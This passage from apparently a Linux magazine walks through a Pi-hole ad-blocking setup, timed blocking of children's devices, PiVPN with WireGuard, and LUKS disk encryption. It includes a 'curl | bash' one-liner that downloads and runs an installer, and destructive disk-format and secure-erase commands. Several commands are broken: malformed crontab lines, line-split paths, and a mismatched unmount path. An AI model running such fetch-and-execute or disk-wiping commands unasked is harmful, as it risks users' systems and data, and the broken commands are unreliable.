At the next prompt, you need to choose an interface. If you're connected via Ethernet, choose eth0. Otherwise choose wlan0 for wireless.

You also need to choose an upstream DNS provider. Google is the default option, but we can't quite bring ourselves to trust the company that we're most trying to avoid. Cloudflare is a solid choice, and has historically resisted calls to block certain copyright-infringing websites.

The script then offers to install StevenBlack's unified hosts list. This is one of the most comprehensive, consolidated lists of advertising and tracking domains currently available. At the time of writing, it contains 144,626 entries, and while it doesn't necessarily catch all domains, it's pretty good, so go ahead and hit the Yes button.

You absolutely do want the admin web interface. Not only does it make administering *Pi-hole* a breeze, but it makes you look (and feel) like you're in command of a starship. You also want the lighttpd web server, and to enable query logging.



```
Select a privacy mode for FTL.
https://docs.pi-hole.net/ftldns/privacylevels/

                 (*) 0  Show everything
                 ( ) 1  Hide domains
                 ( ) 2  Hide domains and clients
                 ( ) 3  Anonymous mode
```

With great power comes great responsibility. Pi-hole enables you to snoop on the web activity of all your users. You shouldn't, though.

The privacy mode you select is up to you. If you select Show Everything, you can see all the traffic on your network, and which device it belongs to. This can be super-handy, as we'll show you on the following pages, but it's also ethically questionable.

Once you've answered the setup questions, installation completes, and you can visit the admin page in your browser at **pi.hole/admin**.

The last thing you may need to do is set your *Pi-hole* as the DHCP (dynamic host configuration protocol) server for your network.

Type your router IP address into your browser, and enter the password when requested. The DHCP section can be quite tricky to find. On our naff Vodafone Connect router (a Huawei in disguise), it was located in Settings > IPV4 > DHCP. Enter your Raspberry Pi's local IP address.

That's it. Any request to domains on your blocklist are now black-holed. Your network is safe from adverts and trackers.

In the *Pi-hole* dashboard, you can see statistics on total queries, queries blocked, and the percentage of queries blocked. As shocking as these statistics are, after a few days, you'll want to head to the Query Log section to see what's going on in real time.

This section shows you every request from every device on your network as it happens. We have an old Microsoft tablet acting as a recipe platform and music player. That's all it does – so why is it sending regular requests and data to **finance.services.appex.bing.com**? It shouldn't be. If you find a suspicious entry like this, hit Blacklist to stop it from making contact again.

» X86 PC-HOLE?

If you derive meaning from etymology, you might assume that *Pi-hole* is designed to run on a Raspberry Pi – a cheap single-board computer that arrived in the world in 2012. And you'd be right, but *Pi-hole* can run on anything with a network connection and a copy of your favourite Linux distro.


You can set up *Pi-hole* on the computer you're using now, on a screenless 2006 IBM ThinkPad, or on the RGB gaming monster down in the den. But unless you live alone and don't own a phone, you probably shouldn't – but you might do this for testing it out.

The idea behind having *Pi-hole* is that it protects your entire network from tracking and adverts. To do this, it needs to be powered on 24 hours a day, 365 days a year. If you shut it down to sleep, at best nothing on your network can connect to the internet; at worst, your browsing will be tracked by corporate ne'er-do-wells.

A modern laptop draws somewhere around 40W, and older or beefier tech pulls significantly more than that. Leaving your gaming rig powered on, fans humming 24/7, will send your electricity bills through the roof. A Pi of any variety costs less to run than any light bulb in your home. And they're cheap, too. *Pi-hole* can run on a Pi Zero, which at the time of writing will set you back less than a tenner. In our opinion, it's well worth the cost.

Beyond blocking adverts

Set up advanced blocking, plus keep control of your children's access.



Output the last lines of the pihole.log file (live)

☑ Automatic scrolling on update

```
Dec  8 17:36:43 dnsmasq[2393538]: forwarded youtubei.googleapis.com to 149.112.112.10
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 142.250.178.10
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 142.250.179.234
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 142.250.180.10
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 142.250.187.202
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 142.250.187.234
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 142.250.200.10
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 142.250.200.42
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 172.217.16.234
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 172.217.169.42
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 172.217.169.74
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 216.58.201.106
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 216.58.204.74
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 216.58.212.202
Dec  8 17:36:43 dnsmasq[2393538]: reply youtubei.googleapis.com is 216.58.213.10
Dec  8 17:36:43 dnsmasq[2393538]: query[A] userlocation.googleapis.com from 192.168.1.238
Dec  8 17:36:43 dnsmasq[2393538]: forwarded userlocation.googleapis.com to 149.112.112.10
Dec  8 17:36:43 dnsmasq[2393538]: reply userlocation.googleapis.com is 216.58.212.234
Dec  8 17:36:43 dnsmasq[2393538]: reply userlocation.googleapis.com is 142.250.178.10
Dec  8 17:36:43 dnsmasq[2393538]: reply userlocation.googleapis.com is 142.250.179.234
Dec  8 17:36:43 dnsmasq[2393538]: reply userlocation.googleapis.com is 142.250.180.10
```

If you want a real-time view of Pi-hole's inner workings without revisiting your terminal, you can check logs through the admin interface.

For many people, the basics we've given on the previous pages are more than enough. Just install the software and let it do its thing. You can sit back and relax, knowing that you're ad-free on all the devices in your household.

But as we demonstrated with our kitchen tablet and its periodic connection to Bing(?), it's not always obvious that you're being monitored through your devices. Tracking networks don't always serve ads. Sometimes they just gather data. Ideally, you should leave *Pi-hole* active for a few weeks, and check the Query Log on a regular basis to see what's being sent from each device.

There's an element of experimentation here, and you need to be on the ball and ready to revert changes if they mess up your tech. Our Roku TV streaming media stick, for instance, shows ads for upcoming movies and shows. They occupy significant screen real estate and also show up in the screensavers. *Pi-hole* reveals that Roku uses multiple subdomains.

Blacklisting one might kill streaming functionality altogether, while blacklisting another restricts you to a single DVD-style screensaver. It takes time to work out what's what. A couple of Roku domains that are safe to block and decrease your ad exposure are **scribe.logs.roku.com** and **cooper.logs.roku.com**.

Who blocks the blockers?

The default list installed with *Pi-hole* is very good and quite comprehensive, but you may find it doesn't suit your purpose. Maybe it throws up too many false positives or it doesn't block some of the trackers you think it should. Fortunately, StevenBlack's list isn't the only blocklist out there.

Visit **https://firebog.net** for a list of lists . The page is divided into sections, making it easy to target exactly the type of content you don't want on your network.

For us, tracking is a more important problem than adverts, and we can scroll down to the Tracking & Telemetry Lists section to find a suitable candidate. You'll also find lists for malware, advertising and porn, and a lists of lists suspiciously titled Suspicious Lists.

While it may be tempting to add all the lists to *Pi-hole*, the risk of false positives affecting your browsing experience will shoot up, and you'll find it very hard to have a good time online. Instead, add more lists

» KEEP CONTROL OF YOUR KIDS

The internet is harmful for children, we're told, and *Pi-hole* offers parents an intrusive insight into the sites they visit, when they visit them and on what devices. Monitoring your offspring's online activity without telling them is morally dubious, but imposing controls, and setting boundaries is not.

One way you can use *Pi-hole* is as a sort of timed access control for youngsters. The first thing to do is create three blocklists within your **/var/www/html** directory. We're calling them **active_blocklist.txt**, **blank_list.txt** and **block_everything.txt**. The first two files are empty, and the third contains only `.*` – the regex to block everything.

In the *Pi-hole* interface, create a group for all of your child's devices.

Add the blocklist as **http://localhost/active_blocklist.txt**, and specify in the drop-down that it should only apply to your child's group.

Next, we're creating a couple of scripts in our **home** directory. The first, **block_script.sh**, used for blocking all sites, reads:

```
cp /var/www/html/block_everything.txt
/var/www/html/active_blocklist.txt
pihole -g
```

The second, **unblock_script**, reads:

```
cp /var/www/html/blank_list.txt /var/
www/html/active_blocklist.txt
pihole -g
```


Next up, we create two new crontabs:

```
$ sudo crontab -e
30 23  * bash /home/pi/block_script.sh
0 6  * bash /home/pi/unblock_script.sh
```

The first blocks all websites at 11.30pm, while the second unblocks them again at 6am.

You don't have to block everything, of course, but some regex relating to TikTok, Snapchat or whatever else the kids are using right now should ensure a good night's sleep.

It doesn't only have to apply to kids, either. If you're not getting much work done because you spend too much time on social media, you can easily block yourself during working hours.



+ Successfully added adlist
https://v.firebog.net/hosts/Easyprivacy.txt

Total: 1 adlist(s) processed.

Hints:

1. Please run `pihole -g` or update your gravity list online after modifying your adlists.
2. Multiple adlists can be added by separating each *unique* URL with a space
3. Click on the icon in the first column to get additional information about your lists. The icons correspond to the health of the list.

☐		Address	Status	Comment	Group assignment	
☐	✓	https://raw.githubusercontent.com/StevenBlack/hosts/master/hosts	Enabled	Migrated from /etc/pihol	Default ▾	🗑
☐	?	https://adaway.org/hosts.txt	Enabled	seemed like a good idea	Default ▾	🗑
☐	?	https://v.firebog.net/hosts/Easylist.txt	Enabled	From firebog	Default ▾	🗑
☐	?	https://v.firebog.net/hosts/Easyprivacy.txt	Enabled	tracking	Default ▾	🗑

Adding blocklists to Pi-hole is simple – just take care not to add too many or stability may suffer.

as and when you feel you need them. The lists in green are the ones least likely to interfere with browsing, while still keeping ads and malware at bay.

Once you've decided on a list to add, right-click and copy the blocklist URL, and head back to the *Pi-hole* admin interface. Click on Group Management > Adlists, and paste the URL into the address box. It's handy to add a comment as well, because in the far future you'll have forgotten the reason why you chose this list to start with. Click Add to add the list.

Because Linux is all about puns, and because *Pi-hole* is based on the concept of a black hole for ads, you need to now click Tools > Update Gravity > Update. This lets *Pi-hole* know of yet more domain names to suck in. The wordplay continues as the output describes `Neutrino emissions detected` and `Pulling blocklist sourcelist into range` before informing you that, `FTL is listening on Port 53.` FTL stands for *Pi-hole's* Faster Than Light engine, which manages DNS.

Regex gives you flexibility

The problem with blocking ads on a domain and subdomain basis is that advertisers, tracking companies and malware merchants can easily spin up a new subdomain in minutes. They do this regularly, and you should always keep *Pi-hole* and your blocklists updated to prevent it. But the blocklists aren't updated instantly with fresh threats, and it may be months before the maintainers twig on to a new ad source.

Fortunately, you can write your own rules using regular expressions (regex) – sequences of characters you can use for pattern matching within strings.

Most devices send information back to their manufacturers, developers or licence holders, for instance. Microsoft is terrible for this, and even Linux stalwarts aren't immune. Canonical does it, and so does Mozilla. They don't tend to hide the fact, though, and there's usually a setting to turn off telemetry in your favourite apps. But it's easier and quicker to create a custom blocklist containing regular expressions, rather than complete domain names, that you want to block.

Taking telemetry as an example, we could create a new blocklist text file with *Nano:*

```
$ nano myblocklist.txt
```

Adding the word 'telemetry' on its own on a new line blocks all domains that contain the word 'telemetry'.

It's not ideal, though, and blocks domains where 'telemetry' is part of the URL. This would include the Wikipedia page for telemetry, or a DDG search for the word 'telemetry'.

Using the anchor character – `^telemetry` – blocks domains starting with the word 'telemetry', which is an improvement, but doesn't block domains such as **incoming.telemetry.mozilla.org**.

Regex can get very complicated very quickly, and the extensive *Pi-hole* documentation has some brief notes on it. For a more complete understanding, we suggest looking into the Mozilla developer regex cheatsheet.

After some time-consuming thought experiments, we determined that `\b(?:\w+\.)*telemetry\.\w+\b` will match instances where 'telemetry' is a subdomain, such as **sub.telemetry.example.com** or **telemetry.subdomain.org**. You can do this for patterns such as 'logs', 'tracking' or any other term that crops up regularly as a subdomain.

More than adverts

The world is full of scammers who want to take your money and buy themselves a new house on some Caribbean beach. One of the most common ways of doing this is to trick you into entering your bank details into a fake web portal. These can be hard to spot, as is evidenced on a regular basis by news stories of how vulnerable people lost their entire life savings while trying to buy new shoes on Facebook Marketplace.


The domain names look close enough to your bank's domain to fool elderly relatives, thanks to character substitutions, particularly when punycode is employed.

Punycode attacks use domains that employ foreign characters that are rendered into something visually similar to English. You might think that clicking on a link for **natwest.com** will take you to the website of a popular UK bank. It won't, because the second character is actually a Cyrillic 'a'. In reality, the domain name is **xn--ntwest-3nf.com**, but it renders to look like **natwest.com** in your browser.

It's a good idea to create a blacklist to specifically thwart this kind of attack by excluding non-Latin characters that could be used to fool family members. Just add each character to a new line – you don't need to include obviously foreign characters like 'Э' or 'Ч', just ones that look like they could fool your nan.

Scammers also tend to rely on free domains, and it was recently estimated that around 50% of scam sites are hosted on .tk TLDs – a domain belonging to the tiny Pacific island nation Tokelau. We recommend blocking any TK domains, along with ML, GA, CF and GQ.

Adding users to Pi-hole groups enables you to control their online activities as well as setting and enforcing bedtimes.



☐	Name	Status	Description	
☐	Default	Enabled	The default group	
☐	Children	Enabled	be asleep!	🗑

Showing 1 to 2 of 2 entries

»

Taking your hole mobile

Protecting your browsing goes beyond just blocking malware locally.

Your home is your castle. We get that. You pull up the drawbridge, bar the windows, and keep you and yours safe from internet threats. And you can stay safe in your castle as long as you like – boarded up like a hermit from fear of what lies outside your walls. But at some point, you or a family member will need to leave the bunker and venture into the wasteland beyond the gates.

Maybe working from home isn't an option any more; it could be that your plan to home-school the kids overlooked your own unenviable academic record; perhaps you need to explore the grocery aisles of your local Lidl in search of something to prevent the inevitable onset of scurvy and rickets.

As you cross the moat and set your feet on the public pavement, a glance at the signal bars on your phone shows a Wi-Fi signal strength of two, then one, then zero. Your phone latches on to the nearest mobile mast, and you're no longer attached to your own network and no longer under the protection of *Pi-hole*.

> **WATCH YOUR BACK**
> "You're convinced that various exploitative tracking networks are watching your every move. In this you are, of course, correct."

You get ads as you browse the news at the bus stop, and you're convinced that various exploitative tracking networks are watching your every move. In this you are, of course, correct.

Away from home

Search online for virtual private networks (VPNs), and you'll see page after page of results for SEO-optimised affiliate websites telling you how to get the fastest speeds, stream games, or watch foreign TV. These are disingenuous attempts to skirt legality by disguising their true purpose – which is, obviously, piracy.

At their core, VPNs are a technology to create a secure and encrypted connection over the internet. They enable you to access the internet as though you were connected to your own private network, even when you're using mobile data, or sipping the free Wi-Fi along with your pint in 'Spoons.

By passing all of your data through a VPN on your Raspberry Pi, you're masking your true location, ensuring all your data is encrypted, and you're also enjoying the benefits of ad- and-tracker free browsing as afforded you by *Pi-hole*.

Setting up a VPN at home can be difficult and time-consuming, and we've previously devoted entire features to it within this magazine.

PiVPN, however, is designed to be as simple and easy to install as possible, and as its name suggests, was built with the Raspberry Pi in mind.

At its core, *PiVPN* is a set of scripts used to install and set up both WireGuard and OpenVPN.

While the *PiVPN* project offers a variety of methods you can use to install the software, we feel it's in the spirit of things to use the neat one-liner. So, open a terminal and enter:

```
$ curl -L https://install.pivpn.io | bash
```


The script makes sure any installed packages are up to date, and installs any dependencies you don't already have on your system.

You can click through most of the screens, but pay attention to the one titled DHCP Reservation. You should have already made sure that your Raspberry Pi has a static IP address, and clicking the default No option gets *PiVPN* to try to set it up again. Things can get complicated, and comments on the process in the script reveal: `Not really robust and correct, we should actually check for dhcpcd, not the distro, but works on Raspbian and Debian.` It doesn't exactly fill us with confidence. The user should be the one you're logged in as.

Later on in the setup process, the script asks you to make the choice between using WireGuard and OpenVPN. OpenVPN is older, more configurable, flexible and has arguably better documentation and compatibility, while WireGuard is its younger, hipper rival, boasting minimalistic design, easy configuration and lower latency.

From a purely pragmatic point of view, we recommend WireGuard because it uses less power, which means your phone battery will last longer.

Accept the default WireGuard port of 51820 and, most importantly, when *PiVPN* detects that you have *Pi-hole* installed, choose Yes when asked whether you want to use it as the DNS server for the VPN.



```
pi@pi64:~ $ pivpn -qr
::  Client list  ::
1) David_oneplus_8_pro
Please enter the Index/Name of the Client to show: 1
::: Showing client David_oneplus_8_pro below
=====================================================================
```

We use a comically low resolution to make sure screenshots are visible in the mag. You should make sure the entire QR code is visible.


PiVPN checks your public IP address, so take a note of it before you click through.

After a few minutes, the *PiVPN* installation completes – and dishes up yet another subtle *Star Trek* quote in the corner of your screen – and you're returned to the command line.

You need to create client profiles for each of your devices, so enter the following command to start the process:

```
$ pivpn add
```

PiVPN prompts you to enter a name for the client. Make this as descriptive as possible, because in six months' time, you're not going to remember that device3 is your son's iPhone, and device5 is your nephew's Nintendo Switch.



```
pi@pi64:~ $ pivpn add
Enter a Name for the Client: David_oneplus_8_pro
::: Client Keys generated
::: Client config generated
::: Updated server config
::: Updated hosts file for Pi-hole
::: WireGuard reloaded
======================================================================
::: Done! David_oneplus_8_pro.conf successfully created!
::: David_oneplus_8_pro.conf was copied to /home/pi/configs for easytransfer.
::: Please use this profile only on one device and create additional
::: profiles for other devices. You can also use pivpn -qr
::: to generate a QR Code you can scan with the mobile app.
======================================================================
pi@pi64:~ $ 
```

Two words in a single command is (almost) all it takes to ensure your devices are ad- and tracker-free when on the move.

As you'd expect, *PiVPN* generates encryption keys and updates the server. The new config is placed in a newly minted **configs** directory within your **home** directory. Take a minute to email this to yourself in case you need it while you're away from your network.

We also consider it worthwhile to set up a few spare device profiles for use in an emergency.

Mobile VPN

With almost everything now set up to connect your mobile devices to *PiVPN* and bring them under the protection of the ever-vigilant *Pi-hole,* you're going to need an app.

If you went for the sensible WireGuard option, open your app store of choice, then search for and install a client app for WireGuard. We went with *WG Tunnel* on FDroid. Other client apps are available.

Click the blue plus button, and you have the option of adding your config from a file, adding from a QR code, or creating one from scratch.


Because you're going to have to do this for every mobile device in your household, we recommend using the QR code option.

Back in the terminal, enter:

```
$ pivpn -qr
```

From the list, select the device you're setting up. Point your phone at the computer screen, and wait.

You're returned to the Tunnels screen in the mobile app, with one single randomly named VPN tunnel next to a toggle switch. Simply flick the toggle switch to protect your traffic from snoopers, then go out and do the shopping.



```
Installation mode
WireGuard is a new kind of VPN that provides near-instantaneous
connection speed, high performance, and modern cryptography.

It's the recommended choice especially if you use mobile devices
where WireGuard is easier on battery than OpenVPN.

OpenVPN is still available if you need the traditional, flexible,
trusted VPN protocol or if you need features like TCP and custom
search domain.

Choose a VPN (press space to select):

    (*) WireGuard
    ( ) OpenVPN

               <Ok>                    <Cancel>
```

Some diehards might insist on choosing OpenVPN over WireGuard for their PiVPN, but it will kill your phone battery.

Everything, everywhere, all at once

Mobile phones are one thing, but what if you're taking your main computer away from home? You want the protection that only *Pi-hole* can offer, but you also want to be using free public Wi-Fi rather than relying on spotty mobile coverage in the mist-shrouded mountains of North Wales.

Setting up your computer to connect to your VPN, and by extension *Pi-hole*, is fairly easy, and there is a WireGuard client available in the default repositories of most distros. On Ubuntu and other Debian-derived distros, you can install it with:

```
$ sudo apt install wireguard
```

On almost every other distro we checked, the package is called **wireguard-tools**.

Use *Nano* to create a new config file:

```
$ sudo nano /etc/wireguard/wg0.conf
```

Copy the contents of a *PiVPN*-generated config file into it, then start the connection with:

```
$ sudo wg-quick up wg0
```

Now you're protected everywhere you go. LXF

» BELT AND BRACES

We love *Pi-hole,* and we love *PiVPN* almost as much. But it's a mistake to rely on these technologies entirely. Things can go wrong – especially if you use your Pi to self-host other sites or services.

One major potential drawback is that you can't access the internet from anywhere on your network if your Pi is down for any reason. Need to reboot or unplug drives? That's tough – there's no longer any DNS resolution, and everyone has an internet outage for a few minutes. Unless you hand back DNS responsibilities to your router.

False positives are another major issue, and you're going to spend a decent amount of time in the first few months working out why certain sites simply don't work at all. Other times, you may be relying on blocklists that are old and obsolete.

Because of this, we recommend using an on-device ad blocker in addition to *Pi-hole* – where it's possible to do so. In our experience, hardened *Firefox* combined with the excellent *UBlock Origin* has proved to be almost flawless.

Neither *UBlock Origin* nor *Pi-hole* will catch absolutely everything, but using them together, you stand a much better chance of keeping your private data private, and out of the clutches of malware mongers and greedy surveillance capitalists.

Protect your data with strong encryption

When **Stuart Burns** was told to lurk around the data centre, he brought a packed lunch and his laptop running Ubuntu 24.04.

This guide assumes your primary installation disk is already encrypted. If this is not the case, you will have to re-install the OS and when the installer gets to the Disk Setup page, select Advanced Features and choose the Encrypt With LVM option. It asks you for a passphrase and offers to set a backup key on the disk being encrypted, to be moved somewhere else later (if you forget the passphrase). Picking a good passphrase is critical. If you want to get nerdy, the EFF has a take on creating a secure passphrase with dice: **https://bit.ly/3y2wHGI**


It can't be stressed strongly enough how critical it is to have a backup of this and a good passphrase. Losing it means reinstallation and no chance of data recovery.

Assuming the OS disk is encrypted, the encryption of additional disks is quite straightforward. The first step is to ensure that the **cryptsetup** package is installed on your system.

This package provides the necessary tools for managing encrypted volumes and LUKS encryption. On Ubuntu use `sudo apt-get install cryptsetup -y` or other *Apt*-based package systems.

Once the partition has been prepared, initialise (create) LUKS encryption on the partition using the *cryptsetup* command. Replace **/dev/sdX** with the appropriate partition identifier. Quadruple-check the right disk is chosen. To check, it's advisable to run `sudo lsblk` to show all the block devices connected to the system and their properties. Once the correct disk has been verified, use the following command to prepare the LUKS encrypted disk:

```
$ sudo cryptsetup luksFormat /dev/sdX
```



```
(base) stu@workstation:~$
(base) stu@workstation:~$ sudo cryptsetup luksFormat /dev/sdb
WARNING: Device /dev/sdb already contains a 'crypto_LUKS' superblock signature.

WARNING!
========
This will overwrite data on /dev/sdb irrevocably.

Are you sure? (Type 'yes' in capital letters): YES
Enter passphrase for /dev/sdb:
Verify passphrase:
(base) stu@workstation:~$ █
```

Using the LUKS format parameter to create a LUKS encrypted partition. Do note the note about the capital YES.

You are prompted to confirm the encryption (you need to type `YES` here), set a passphrase and verify it. Choose a strong passphrase and keep it secure, as it will be required to unlock the encrypted volume. Understand that this is a destructive operation and erases any contents from the disk or partition selected!

It's important to understand that every encryption command we use *(*`luksOpen`, `luksClose`, `luksformat`*)* is a parameter (or simply switch) of the *cryptsetup* command. Once you get that it's essentially `crypsetup lukOpen`, `cryptsetup lukClose` it is much easier to understand conceptually.

After initialising LUKS encryption, open the encrypted container using `cryptsetup luksOpen`. This can be thought of as unlocking the disk.

```
$ sudo cryptsetup luksOpen /dev/sdX encrypted_
volume
```

» EXTERMINATE! EXTERMINATE!


If you have an SSD with data on it that needs to be erased, there is a built-in function do to just that. This is known as secure erase mode. It does several things, including erasing the key that is stored on the disk (so it can never be recovered, as the key is missing). It also makes sure to erase the caching on the disk and any metadata as well. Each vendor implements this a bit differently but there is a tool to perform the erase in Linux, called *nvme-cli,* installed with `apt-get install nvme-cli`.

Using this command, show available disks via `sudo nvme list` to show all NVMe devices. To actually securely erase it, the command is `sudo nvme format -s1 /dev/nvme0n1` – subsitute **nvme0n1** for whatever drive is to be erased. Again, use caution and make sure the right drive is selected. It is critical that this is done correctly or it could render your machine unusable by erasing the EFI data.

If you are securing your disks because they were not encrypted before, it is a good idea to do a secure erase. What you can do is boot the install media from Ubuntu, run `try Ubuntu` and use a session to install and run the *nvme-cli* command. It saves the catch-22 of trying to format a mounted disk.

Replace **/dev/sdX** with the encrypted partition identifier and **encrypted_volume** with a name of your choice for the unlocked volume. Once the encrypted volume is unlocked, create a filesystem on the decrypted device using *mkfs.ext4* to format the partition to ext4:

```
$ sudo mkfs.ext4 /dev/mapper/
encrypted_volume
```



```
stu@workstation:~$ sudo mkfs.ext4 /dev/mapper/encrypted_volume
mke2fs 1.47.0 (5-Feb-2023)
Creating filesystem with 122092550 4k blocks and 30523392 inodes
Filesystem UUID: 8a7b2d68-0361-41c1-bd40-71d080cdb1be
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208,
        4096000, 7962624, 11239424, 20480000, 23887872, 71663616, 78675968,
        102400000

Allocating group tables: done
Writing inode tables: done
Creating journal (262144 blocks): done
Writing superblocks and filesystem accounting information: done

stu@workstation:~$ 
```

Formatting the LUKS encryption container to a format that is understood by the Linux desktop.

This command creates an ext4 filesystem on the decrypted volume. Mount the encrypted volume to a directory of your choice using *mount*:

```
$ sudo mkdir /media/encrypted
$ sudo mount /dev/mapper/encrypted_volume
/media/encrypted
```

Replace **/media/encrypted_data** with the desired mount point. One item often overlooked is that by default **/media/encrypted_data** is owned by root. A quick fix for this would be to set the ownership and the permissions to allow the normal non-root user (`stu` here, replace that with your own user) to access them. Do this by using the following command:

```
$ sudo chown stu:stu -R /media/encrypted
$ sudo chmod 775 -R /media/encrypted
```

You can now access the encrypted volume like any other disk partition. Store sensitive data within the mounted directory, and it is automatically encrypted on disk. To unmount the encrypted volume, use *umount:*

```
$ umount /mnt/encrypted_data
```

Close the container and lock the encrypted volume:

